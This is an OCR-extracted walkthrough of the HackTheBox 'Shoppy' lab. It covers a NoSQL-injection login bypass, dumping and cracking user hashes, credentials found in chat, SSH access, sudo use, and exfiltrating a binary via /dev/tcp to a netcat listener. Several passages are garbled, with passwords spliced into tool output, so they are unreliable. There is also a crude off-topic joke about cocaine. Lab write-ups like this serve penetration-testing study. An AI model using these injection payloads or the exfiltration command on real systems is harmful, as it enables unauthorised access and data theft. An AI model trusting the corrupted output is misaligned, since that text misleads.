
> 1. SQL payload was crafted using this page from swisskey repo `swisskyrepo.github.io/PayloadsAllTheThingsWeb/NoSQL%20Injection`
> 2. Filter for MongoDB

```
1. select * from users where username = 'admin' or '1'='1'
2. "username=admin' || 1==1-- -&password=admin"
3. username=admin' || '1'=='1&password=admin
4. I keep get 401 not found errors.
5. I forgot to change the content back to form-urlencoded
6. Content-Type: application/x-www-form-urlencoded
7. SUCCESS, I get a 302 Found and a cookie
8. Set-Cookie: connect.sid=s%3AKi6jM_qqPyGRcm3BO3z4RwvCUahCRuVp.a9ontOR5YoYQbyq63z0syK%2F9dE64mGo34YToynSRP5M;
Path=/; HttpOnly
9. The payload can also be found at the link below.
10. https://nullsweep.com/a-nosql-injection-primer-with-mongo/
11. ' || 'a'=='a
username=admin' || '1'=='1&password=admin
```

Admin Website Access

17. I intercept a new login attempt with `admin:admin`. Except this time instead of sending it to repeater we just forward it with the following payload and we get admin access.

```
1. username=admin' || '1'=='1&password=admin
2. Intercept the following page in Burpsuite
3. http://shoppy.htb/login with creds admin:admin
4. replace the admin and password with our payload
5. username=admin' || '1'=='1&password=admin
6. Foward 1 time and uncheck intercept so that the payload fowards to the site unhindered. You should see the following page below if you did it right.
```


shoppy.htb/admin

Products of Shoppy App

Name	Price
PC	1145$
Smartphone	200$
Backpack	30$
Jacket	20$
Ventilator	2$
Controller	15$

Vulnhub using *Docker*


- *#pwn_Vulnhub_Docker*
- *#pwn_Docker_VulnHub*

18. At time stamp `02:20:00` to `02:34:55` Savitar discusses how to install vulnhub NoSQL box to exploit

Back To Shoppy Products page

19. Savitar starts enumerating the Shoppy App page.

```
1. http://shoppy.htb/admin/search-users?username=
2. Search for users in Shoppy App
3. ## No results for your search
4. Type in 'admin' and a 'Download export' shows up.
5. Clicking on the 'Download export' button gives us a credential.
6. [{"_id":"62db0e93d6d6a999a66ee67a","username":"admin","password":"23c6877d9e2b564ef8b32c3a23de27b2"}]
```


shoppy.htb/admin/search-users?username=admin

SHOPPY

Search for users in Shoppy App

admin' || '1'=='1

Lets try FUZZING with some SQL-injections on the Shoppy App page

```
1. admin' || '1'=='1
2. Hit enter
3. Now click on download export
4. You should see more credendtials now. One for admin and one for Josh
5. [{"_id":"62db0e93d6d6a999a66ee67a","username":"admin","password":"23c6877d9e2b564ef8b32c3a23de27b2"},
{"_id":"62db0e93d6d6a999a66ee67b","username":"josh","password":"6ebcea65320589ca4f2f1ce039975995"}]
6. If there is 32 characters it is most likey encoded with MD5
7. ▷ echo -n "23c6877d9e2b564ef8b32c3a23de27b2" | wc -c
32
8. hashid 23c6877d9e2b564ef8b32c3a23de27b2
Analyzing '23c6877d9e2b564ef8b32c3a23de27b2'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
9. ▷ hash-identifier hashid 23c6877d9e2b564ef8b32c3a23de27b2
Analyzing '23c6877d9e2b564ef8b32c3a23de27b2'
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------

 HASH: 23c6877d9e2b564ef8b32c3a23de27b2

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
10. Only this hash was crackable the other was not
6ebcea65320589ca4f2f1ce039975995        md5     remembermethisway
11. josh:remembermethisway
```

Credential `josh:remembermethisway`

21. **We now have a credential with josh**

```
1. http://10.10.11.180:9093/
2. Site seems to have a-lot of random data
# HELP go_gc_cycles_automatic_gc_cycles_total Count of completed GC cycles generated by the Go runtime.
# TYPE go_gc_cycles_automatic_gc_cycles_total counter
go_gc_cycles_automatic_gc_cycles_total 375
# HELP go_gc_cycles_forced_gc_cycles_total Count of completed GC cycles forced by the application.
# TYPE go_gc_cycles_forced_gc_cycles_total counter
```

```
go_gc_cycles_forced_gc_cycles_total 0
# HELP go_gc_cycles_total_gc_cycles_total Count of all completed GC cycles.
# TYPE go_gc_cycles_total_gc_cycles_total counter
go_gc_cycles_total_gc_cycles_total 375<snip>
```

Gobuster vhost

22. **gobuster**

```
1.  ▷ gobuster vhost -u http://shoppy.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
-t 200
2. FAIL, I will try the bitquark-subdomains-top10000
3. FAIL, vhost does not work for me sometimes. I have to be doing something wrong.
```

WFUZZ finds it immediately

23. **I use wfuzz because it works way better for me**


```
1. ▷ wfuzz -c --hc=404 --hw=11 -t 200 -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -H
"Host: FUZZ.shoppy.htb" http://shoppy.htb
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://shoppy.htb/
Total requests: 100000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000047340:   200        0 L      141 W      3122 Ch     "mattermost"
^C /usr/share/wfuzz/src/wfuzz/wfuzz.py:79: UserWarning:Finishing pending requests...

Total time: 62.71321
Processed Requests: 51113
Filtered Requests: 51112
Requests/sec.: 815.0276
2. http://mattermost.shoppy.htb
```


Log in to your account

Collaborate with your team in real-time

Login into `mattermost.shoppy.htb` **as Josh**

```
1. josh:remembermethisway
2. After logging in I click on the "Deploy Machine" channel and we find more credentials in plain text. lol That
is why this box is easy.
3. jaeger
10:22 AM

Hey @josh,

For the deploy machine, you can create an account with these creds :
username: jaeger
password: Sh0ppyBest@pp!
And deploy on it.
4. jaeger:Sh0ppyBest@pp!
```

PROTIP

When you get a Shell on Target

When you first get a shell on a target. If you are using metasploit which is unlikely but anyway you would want to run `getsystem`. When on a Linux target you want to always run `sudo -l` if you have the password. If you are on a Windows target you always want to run `systeminfo`.

SSH Shell as jaeger

25. Lets use these creds to try to connnect via SSH

```
1. sshpass -p 'Sh0ppyBest@pp!' ssh jaeger@10.10.11.180
2. sshpass would not work for me so I had to connect the regular way and it worked.
3. ▷ ssh jaeger@10.10.11.180
4. SUCCESS, SSH shell as jaeger
5. jaeger@shoppy:~$ whoami
jaeger
6. jaeger@shoppy:~$ export TERM=xterm
7. jaeger@shoppy:~$ id
uid=1000(jaeger) gid=1000(jaeger) groups=1000(jaeger)
8. jaeger@shoppy:~$ id deploy
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
9. jaeger@shoppy:~$ cat /etc/group | grep deploy
deploy:x:1001:
docker:x:998:deploy
10. Remember, when first getting on a box always do sudo -l if on linux, or systeminfo if on windows.
11. jaeger@shoppy:~$ sudo -l
[sudo] password for jaeger:
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
13. Jaeger has a sudoers privilege to be able to run '/home/deploy/password-manager' with root privileges without having to log into root.
14. This is an insecure feature of linux imo.
15. My 2 cents moving on.
16. jaeger@shoppy:~$ file /home/deploy/password-manager
/home/deploy/password-manager: ELF 64-bit LSB pie executable, Sh0ppyBest@pp!x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=400b2ed9d2b4121f9991060f343348080d2905d1, for GNU/Linux 3.2.0, not stripped
17. If we try to run ./password-manager.cpp we get a permission denied.
18.  jaeger@shoppy:/home/deploy$ ./password-manager.cpp
-bash: ./password-manager.cpp: Permission denied
19. jaeger@shoppy:/home/deploy$ ./password-manager
-bash: ./password-manager: Permission denied
20. jaeger@shoppy:/home/deploy$ chmod o+x password-manager.cpp
chmod: changing permissions of 'password-manager.cpp': Operation not permitted
21. I do not know why i was messing around with the wrong file. It is 'password-manager' not 'password-manager.cpp'
```

31337

- #pwn_Group_execute_a_file_as_the_group_not_the_user
- #pwn_file_execution_as_user_group

26. *I just learned something new*. Because `jaeger` is a member of the `Deploy` group he is able to execute `password-manager`

```
1. sudo -u deploy /home/deploy/password-manager
2. simply execute the file as the user "group"
3. We have the sudo password but it also asks for a master password.
4. jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager
[sudo] password for jaeger:
Welcome to Josh password manager!
Please enter your master password: Sh0ppyBest@pp!
Access denied! This incident will be reported !
5. FAIL, we do not have a master password.
```

27. User flag found

```
1. jaeger@shoppy:~$ cat user.txt
ce01ed21ee326ebefebaa734ceb46340
```

Strings command trick

- #pwn_Strings_command_trick

28. **Lets run strings command on password-manager file**

```
1. You can also run strings with the "-e l" flags to see if you can get more information. This works better in Windows.
2. jaeger@shoppy:/home/deploy$ strings -e l password-manager
Sample
3. We only get back sample. That was really random. I do not think this is a password.
4. It is so late and I am tired. Random meme time. I do not do drugs but I do lots of coffee. Random rambling is a sign I am extreme exhaustion. Lets finish this box.
```

I hate when bitches post "I can't sleep" at 3 am... well that's because cocaine is a stimulant, Sniffany.

Credentials for `deploy:Deploying@pp!`

29. **OHHHHH, so `Sample` is the password**

```
1. We just ran the following and it gave us sample back.
2. jaeger@shoppy:/home/deploy$ strings -e l password-manager
Sample
3. This is probably the password for the privileged file
4. (deploy) /home/deploy/password-manager
5. Lets try to use 'Sample' as the master password
6.  jaeger@shoppy:/home/deploy$ ./password-manager
Sh0ppyBest@pp!
Sample
7. jaeger@shoppy:/home/deploy$ ./password-manager
Sh0ppyBest@pp!Sh0ppyBest@pp!8. SUCCESS, we get the credentials.
9. jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager
[sudo] password for jaeger:
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
```

`Ghidra` - Reverse Engineering Tool

30. **Before he tries `Ghidra` he runs a `XXD` command and attempts to grep the password from the `password-manager` app.**

```
1. We have what seems to be a password.
2. jaeger@shoppy:/home/deploy$ xxd password-manager | grep -i 's.a'
00000590: 005f 5f67 6d6f 6e5f 7374 6172 745f 5f00  .__gmon_start__.
00002050: 2070 6173 7377 6f72 643a 2000 0053 0061   password: ..S.a
3. install ghidra on blackarch
4. sudo pacman -S ghidra
5. Usage : just type "ghidra" in the terminal
6. Select >>> File >>> New Project >>> non shared project >>> Next >>> select the folder you want to store your project in >>> then after that do a 'chown shadow42:shadow42 -R ghidra_project' to make sure the project files are under your user and not root >>> Name the project "foo" >>> File >>> Import File >>> exfiltrate the file from the target so it we can import it into ghidra. See below
```

Ex-filtrate data from Linux target

- *#pwn_exfiltrate_Data_via_NetCat_knowledge_base*
- *#pwn_data_exfiltration_via_NetCat*

1. **Ex-filtrate from Linux Server Target using python server**

```
1. jaeger@shoppy:/home/deploy$ python3 -m http.server 5679
Serving HTTP on 0.0.0.0 port 5679 (http://0.0.0.0:5679/) ...
2. ~/hackthebox/shoppy ▷ wget http://10.10.11.180:5679/password-manager
3. ~/hackthebox/shoppy ▷ chmod +x password-manager
4. Compare the md5sum hash to make sure you got the file uncorrupted by any applocker or AV etc...
5. jaeger@shoppy:/home/deploy$ md5sum password-manager
74c42b1183ea448f72487caebf1eadb6  password-manager
6. ~/hackthebox/shoppy ▷ md5sum password-manager
74c42b1183ea448f72487caebf1eadb6  password-manager
7. Another way to ex-filtrate this file would be with netcat. See below.
8. jaeger@shoppy:/home/deploy$ cat < password-manager > /dev/tcp/10.10.14.3/1337
▷ nc -nlvp 1337
9. ~/hackthebox/shoppy ▷ nc -nlvp 1337
Listening on 0.0.0.0 1337
Listening on 0.0.0.0 1337
Connection received on 10.10.11.180 54790
ELF> @H@@8@@@@h��������-�=�=�P�-�=����DDP�td� � LLQ�tdR�td�-�=�=PP/lib64/ld-linux-x86-
64.so.2GNU@)�GNU��e�ms��.C-������fFr�S�w ��N�<snip>
10. SUCCESS, we recieved the file through netcat
11. here is the md5sum hash
12. shoppy ▷ md5sum password-manager
74c42b1183ea448f72487caebf1eadb6  password-manager
13. ~/hackthebox/shoppy ▷ chmod +x password-manager
```

Strace Ltrace - reverse engineering tools

- *#pwn_strace_tool_reverse_engineering_for_binaries*
- *#pwn_ltrace_tool_reverse_engineering_for_binaries*


1. **Install and usage for `strace` and `ltrace` reverse engineering tools**

```
1. To install simply type
2. sudo pacman -S strace
3. sudo pacman -S ltrace
4. Usage is the same for both apps. They are very verbose. Sometimes will leak passwords etcetera.
5. ltrace ./foo
6. strace ./password-manager
execve("./pasDeploying@pp!Deploying@pp!Deploying@pp!sword-manager", ["./password-manager"], 0x7ffe12d36ea0 /* 62
vars */) = 0 brk(NULL)= 0x55d782086000arch_prctl(0x3001 /* ARCH_??? */, 0x7ffd816c3110) = -1 EINVAL (Invalid
argument) access("/etc/ld.so.preload", R_OK)= -1 ENOENT (No such file or
directory)openat(AT_FDCWD,"/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3newfstatat(3, "", {st_mode=S_IFREG|0644,
st_size=125407, ...}, AT_EMPTY_PATH) = 0mmap(NULL, 125407, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7efe03bab000<snip>
7. Mostly random giberish though. Basically, it is easier to parse and filter all this data using Ghidra.
```

33. **Lets go back to Reverse Engineering using `Ghidra`**

- *#pwn_Ghidra_knowledge_base*

```
1. Last thing we did was import file. Lets import the password-manager. If you are lost above are the steps up to
this point.
2. I was lost for a second : Once you create your project folder you will need to import a file. Go to file >>>
import file
3. Select >>> ok >>> ok
4. You have to drag the file after you import it into ghidra. Drap and drop the file 'password-manager' on the
dragon image. See below
```

